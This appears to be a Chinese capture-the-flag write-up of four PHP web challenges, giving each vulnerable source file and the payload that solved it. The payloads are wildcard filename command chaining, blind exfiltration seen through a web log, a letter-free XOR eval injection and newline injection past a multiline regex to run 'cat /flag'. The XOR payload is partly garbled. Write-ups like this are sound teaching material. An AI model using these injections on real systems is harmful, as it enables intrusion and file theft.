
第二周四道题 wp

http://123.57.240.205:4001/




./sandbox/7e9dc7c685ab41ba690c10b4a27c76b2
die

先看源代码,进行代码审计

```
$sandbox = './sandbox/' . md5("xxx" . $_SERVER['REMOTE_ADDR']);
    @mkdir($sandbox);
    @chdir($sandbox);
    echo $sandbox;
    file_put_contents('flag.php','<\?php $flag="flag{***}";');
    if (isset($_GET['cmd']) && strlen($_GET['cmd']) <= 5) {
    @exec($_GET['cmd']);
    } else if (isset($_GET['reset'])) {
    @exec('/bin/rm -rf ' . $sandbox);
    header('Location:index.php');
    }else{
    die('die');
    }
```

1. 输出的$sandbox是在sandbox文件下下的md5加密客户端ip,自动生成文件夹并跳转到文件夹目录下,读取flag.php文件,在地址栏访问,有flag.php
2. 判断每次传入的cmd命令长度不大于5,且可以通过传入reset参数重置环境

linux系统里,可以通过 > 来创建文件,也可用*进行命令拼接,输入*并执行,linux会把第一个列出的文件名当作命令，剩下的文件名当作参数



```
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# >echo
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# >hello
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# ls -al
total 8
drwxr-xr-x  2 root root 4096 Mar 13 17:15 .
drwx------ 52 root root 4096 Mar 13 17:14 ..
-rw-r--r--  1 root root    0 Mar 13 17:14 echo
-rw-r--r--  1 root root    0 Mar 13 17:15 hello
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# *
hello
root@iZ2ze5rmf8lyj1geahh44hZ:~/level3# echo *
echo hello
```

所以可以拼接命令

```
?cmd=>cat
?cmd=*>a
/sandbox/7e9dc7c685ab41ba690c10b4a27c76b2/a
```

<?php $flag=”flag{w4nder}”;


http://123.57.240.205:4002/

```
<?php
highlight_file(__FILE__);
exec($_GET['cmd']);
```

任何命令都执行不了,反弹shell也没回显,直接访问flag.php显示


flag{there_is_no_echo}

后来发现我的nc没有回显,轩成哥帮看了看,在日志里有,也是醉了



```
123.57.240.205 - - [13/Mar/2020:21:02:23 +0800] "GET /?ZmxhZ3t0aGVyZV9pc19ub19lY2hvfQo= HTTP/1.1" 200 11173 "-" "curl/7.47.0"
root@iZ2ze5rmf8lyj1geahh44hZ:/var/log/apache2#
```

解下base64



```
root@iZ2ze5rmf8lyj1geahh44hZ:/var/log/apache2# echo ZmxhZ3t0aGVyZV9pc19ub19lY2hvfQo=|base64 -d
flag{there_is_no_echo}
root@iZ2ze5rmf8lyj1geahh44hZ:/var/log/apache2#
```

http://123.57.240.205:4003/

```
<?php
show_source(__FILE__);
$mess=$_GET['mess'];
if(preg_match("/[a-zA-Z]/",$mess)){
    die("invalid input!");
}
eval($mess);
```

只能用特殊字符和数字进行命令注入

思路是php的异或注入


```
payload:
?mess=$_='_'.(����^����);$__=(������^������);$___=$$_;$__($___[0]);
post:
0=phpinfo();  //没有禁用readfile函数
0=readfile('/flag');
```

flag{d4e3ade2ef32cda7a3ff903face26bb9}

http://123.57.240.205:4005/


```
<?php
highlight_file(__FILE__);
$filename=$_GET['path'];
if(!preg_match("/^[a-zA-Z0-9]+.txt$/m", $filename)){
    die('false');
}
else{
    echo exec('cat '.$filename);
}
```

/m修饰符表示正则开启多行匹配,多行模式可以配合换行符绕过



```
<?php
highlight_file(__FILE__);
$filename=$_GET['path'];
if(!preg_match("/^[a-zA-Z0-9]+.txt$/m",  $filename)){
        die('false');
}
else{
        echo  exec('cat  '.$filename);
}
```

flag{it's_the_waf_of_extension}



ls - 123.57.240.205:4005/?path=%0a1.txt%0acat%20/flag

/123.57.240.205:4005/?path=%0a1.txt%0acat /flag

flag{it's_the_waf_of_extension}